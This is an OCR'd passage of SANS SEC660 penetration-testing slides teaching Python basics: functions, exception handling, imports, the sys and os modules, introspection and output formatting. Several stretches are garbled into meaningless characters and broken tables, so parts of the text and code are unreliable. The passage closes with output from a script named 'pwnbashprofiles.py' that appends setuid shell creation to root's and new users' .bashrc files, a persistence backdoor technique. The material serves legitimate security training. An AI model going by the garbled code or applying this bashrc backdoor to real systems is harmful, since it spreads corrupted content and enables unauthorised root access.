
SANS SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Building Functions

Programmers will often take a block of code that is reused within a program and declare it in the form of a function. Functions can optionally take arguments and optionally return one or more values as the return status of the function.

In the example on this slide, the function "check_args" is defined, accepting the argument "args". Some analysis is done on the args variable, returning two values: An integer status and a string used as a status message.

When the check_args function is called, the sys.argv is passed as an argument and the return status is recorded in two variables: Status and message.



```
...
...
...
```


- Gives you insight into the error
- Execution is halted

g i

When Python detects an error that is not a syntax error, it will raise an exception. A brief description of the error is displayed and execution of the script is halted.

In the example on this slide, the raw_input() function is called and converted to an integer. This function will read from the keyboard until the user presses Enter.

In this example, the user entered "a" as the input, which caused an error because the value cannot be converted to an integer. While the output in the exception is useful to the developer for troubleshooting, it isn't a great error message for an end-user to interpret.



[illegible]

Exception Handling

This slide continues with the exception error from the prior slide. We can rewrite the code to gracefully handle the exception by adding a "try:" block. When Python enters a "try:" block, it will execute the code within the block and if an exception occurs, it will "except" block that follows. If the type of the exception is handled (as in the case on this slide where the user's error triggers a ValueError exception and the exception handler calls out ValueError), Python runs the exception block of code instead of raising the exception.

With this change, the user who enters "a" or "ZZZZZZZZZZZZZZZZZZZZZZZZ" is greeted with an error message and given another opportunity to enter a value input.

When writing an exception handler, you can identify multiple exception types separated by commas or catch all exceptions with "except:" (no exception type). If you don't need to take a specific action when an exception is handled, use the "pass" built-in, which acts as a placeholder in an exception without taking any specific action.


ih6 e, l, n, 21 s89,

ad bnJpp,yd,a,yphah ,pyPrd hp,h,,JdAyodbPyohaBh7,,Jrd
07ii,iS,tS7 ,lSoiga7 S4ait4aoigSJu7piu li7 ,iS7 iuloa,iSa7 l37,SSglia7
_dh,Jd hdEh7,,Jd h,,Jrrp,,Jd paPh,nd,nphydpyodEhhnyd
ad,dhEJrhh,Jd,h,,prphardta7dEhhnyEUyoh7rd

Limited namespace issues, inconvenient method calling	Convenient sys method calling, but possible namespace collisions

`# The "sys" module includes`
`# the exit() function`
`import sys`
`sys.exit(0)`
	`# The "sys" module includes`
	`# the exit() function`
	`from sys import *`
	`exit(0)`

SANS 3mn68sI :I=x0F -ms"I Is"H. FxW,.DHmtd.9iI,O(,[.I (T]xa .9rIT.I I 1.T_mR)3:."d.t I lol

Python Modules

Python includes several modules that build on the base language for enhanced functionality. In addition to standard Python modules, there are numerous add-on modules available as well for enhancing the functionality of your tool or simply reusing a useful function to simplify your code.


When you want to bring the functionality included in a module into your code, we call the import function. There are two primary techniques for importing a module:

import modulename

When the module is imported using "import modulename" (such as import sys), we can reference variables and methods of the sys module by calling them with the "sys." prefix, as shown in the example "sys.exit(0)". This is mildly inconvenient, since we have to explicitly identify the module name for each method we call.

from modulename import *

When the module is imported using "from modulename import *" (such as from sys import *), we can call the module's methods without specifying the leading module name. This is convenient, because we can just call "exit(0)" without specifying the leading "sys.". However, this technique has the disadvantage of bringing all the sys functionality into the current namespace, where variable or method name collisions (for example, you create your own function called "exit" and then use from sys import *) will cause unexpected behavior.




	h6fiilndH	a l t
exit()	Exits the script halting execution	(k(,n,c n s
platform	Identifies the platform as "win32", "darwin", "linux2"	EA,,E ((ɇ2,ERe A a ,
getwindows version()	Returns an immutable list (tuple) for the Windows version (major, minor, build, platform, service_pack)	(k(S,ca, lp"a(c, (el v v d x UU
n xfo	A list of command-line arguments where element 0 is the script name	pR , n((,ASc h y EA,, E k (E (E ,D,R , E, AS,E 0e(EW
stderr	Allows you to display output in STDERR instead of STDOUT	EA,, k((Ep,A tt tm Ee c R,,u, p tt tn Ee c , 2,p

SANS l-HmmP i0,f, 2", m"(" , ,,3 fo'S,,()l - TeE3er,tf,) ,(, -,d ,2,n c,2U,( )

sys Module

The built-in "sys" module includes many useful methods and objects, several of which are shown on this slide. A significant number of Python scripts will import the sys module if for nothing more than the exit() method.



os Module

	Ifoifl.bP	tPnuftbP

geteuid()	Get the current user's effective UID	`if os.geteuid() != 0:`
		`    print "Must be root"`

listdir(path)	Return a list object of the files in the specified path	`>>> os.listdir("/tmp")`
		`['.XII-unix', 'ssh-EIqMW5895', 'orbit-root']`

remove(file)	Remove the specified file	`>>> os.remove("C:\\notes\\notes.txt")`

stat(file)	Returns an object identifying file attributes including length and timestamp information	`>>> statinfo = os.stat("C:\\bootmgr")`
		`>>> statinfo`
		`nt.stat_result(st_mode=33060, st_uid=0, st_gid=0, st_size=383562L, [trimmed])`


system(command)	Execute the command specified from the OS	`>>> os.system("cmd.exe")`
		
		`C:\Users\Joshua Wright>`

popen(command)	Execute the command, returning a file object	`>>> files = os.popen("find /tmp")`
		`>>> files.readline()`
		`'/tmp\n'`

SEC660 Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 47

os Module

The built-in "os" module includes several useful functions, many of which are shown on this slide. When working with operating-specific functions (such as working with files and directories or executing local binaries) the os module is used. Using the "os" module, we have access to the system() function to invoke local commands interactively in the script. Comparatively, the popen() function also executes OS commands, but returns the output to a file object we can read and write to (more on reading and writing to file objects later in this module).



Learn to use these functions for help, troubleshooting

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 48

Python Introspection – Fancy Way of Saying "Help Me"

Language introspection is a programmer phrase for the functionality that the language gives you to explore objects, methods, and variables in the program's scope. Four methods included in Python's introspection functionality are particularly useful:


dir(object): Displays a list of the variables and methods of an object. If you want to know what functionality is included in a given module such as "sys", "os" or other non-standard modules, open an interactive interpreter, import the module, and run dir(modulename) for a complete list.

help(object/method): The help function displays the output of Python's built-in help system for the named object (such as "sys") or method (such as "sys.exit").

type(variable): The type() function will display the type of the named variable as a string, int, function or method, list, or other Python type.

globals(): Displays an indexed list (a dictionary) of all the variables, objects, and methods that are accessible in the current namespace. If you've forgotten what has been imported or are getting a NameError exception when trying to call a method you think should be available, you can double-check your environment with the globals() function.

Using the Python introspection techniques will be a significant help for learning the language and for troubleshooting a script that is failing. These four techniques in particular are very useful in everyday development and troubleshooting tasks.



g Or o v o) Exp i v t

```
rrr     6
rrr  va ol      O  611EthW6t  6  WEth  6i       W          6a
  H      )     , d  )      d
rrr  va ol      O  611EthW6t  6       O61              6a
  H    d  ))d,  d  P  Hd              AAAA
rrr  va ol      Oa  611EthW6t  6    ho         t        1a     6a
  H)  d    ))d,  d       d)      20
rrr  va ol      O  611EthW6   6    Eth   O  611EthWWEth  6                  6a
  H)  d    ))d,  d         H) d     )))) s    d     )
rrr  va ol      O  611EthW6t  6    Eth   O  611EthWWEth  6i                   6a
  H) d      ))d,  d         H)d     )))) s)   d      A  )
rrr  va ol      O  611EthW6   6    Eth   O  611EthWWEth  6i                     6a
  H)d       ))d,  d         PH)d    )))       d      A  AA

rrr    6                 Eth          Eth
rrr   v
rrr  va ol        O  aEtht     1t                    6      v
  H,  )),         , AA       s)          P    A    A    A    AA

rrr        6oaEtht   i1                                        viO 16    iEth
rrr  va ol             O o     6oaEtht  1
                    A      A     A          H      d)
```

A)@) I|)60) d))))))) a)Btho)1))Ht1ni)))

Useful Snippets – Formatting

Content in variables can be formatted for output using functions such as print() and file I/O with write(). In the format line, we start a string with double quotes, including fixed strings and variable references using the percent sign ("%"), followed by a closing quote. Following the format line, we specify one or more variables that are formatted and substituted on the output line.

The variable "myvar" is first initialized with a float value of 13.17. In the first print line, the variable output is displayed using the "%d" format modifier, which causes the output to display as a decimal, "13".

The next print line displays the variable using the "%f" format modifier, which causes the format to be displayed as a float, "13.170000". The 6-character precision following the decimal point is the default, but can be modified, as we'll see momentarily.

The next print line uses the "%s" format modifier, causing the variable to print as a string. Note that the original value of "13.17" is displayed, reflecting the original precision of the variable.

To format the variable as a hexadecimal value, we use the "%x" modifier. Since the output in this example is simply "d", we will usually want to precede the percent sign with "0x" to indicate the output is in hexadecimal format. Further, if we want to precede the hexadecimal value with added leading zero precision bytes, we can add a padding byte after the percent sign "%" and the number of total precision desired "4".

In the second text block, we display two variables of output using the string format modifier ("%s"). When two variables are supplied to encode in the output, the variables must be supplied in a tuple, separated by commas. We can add as many variables as needed within the tuple.

Finally, the last example demonstrates a simple method to format output, not using a format modifier but creating a new string using the string join method. Recall that efficient string concatenation is done by creating the elements to join in a list and calling the join method on an empty string, (e.g., ''.join(["See ", "Jane ", "Run"])). The join method appends the specified character between the quotes for each of the list elements, except for the last. When there is no character between the quotes (''.join…), the strings are just concatenated; in the example on this slide, a comma is specified between the quotation marks, causing the output to be formatted as a CSV string.

```
...
...
...
...
```

```
# python pwnbashprofiles.py
Appending setuid shell creation to /root/.bashrc

Appending setuid shell creation to /etc/skel/.bashrc
```

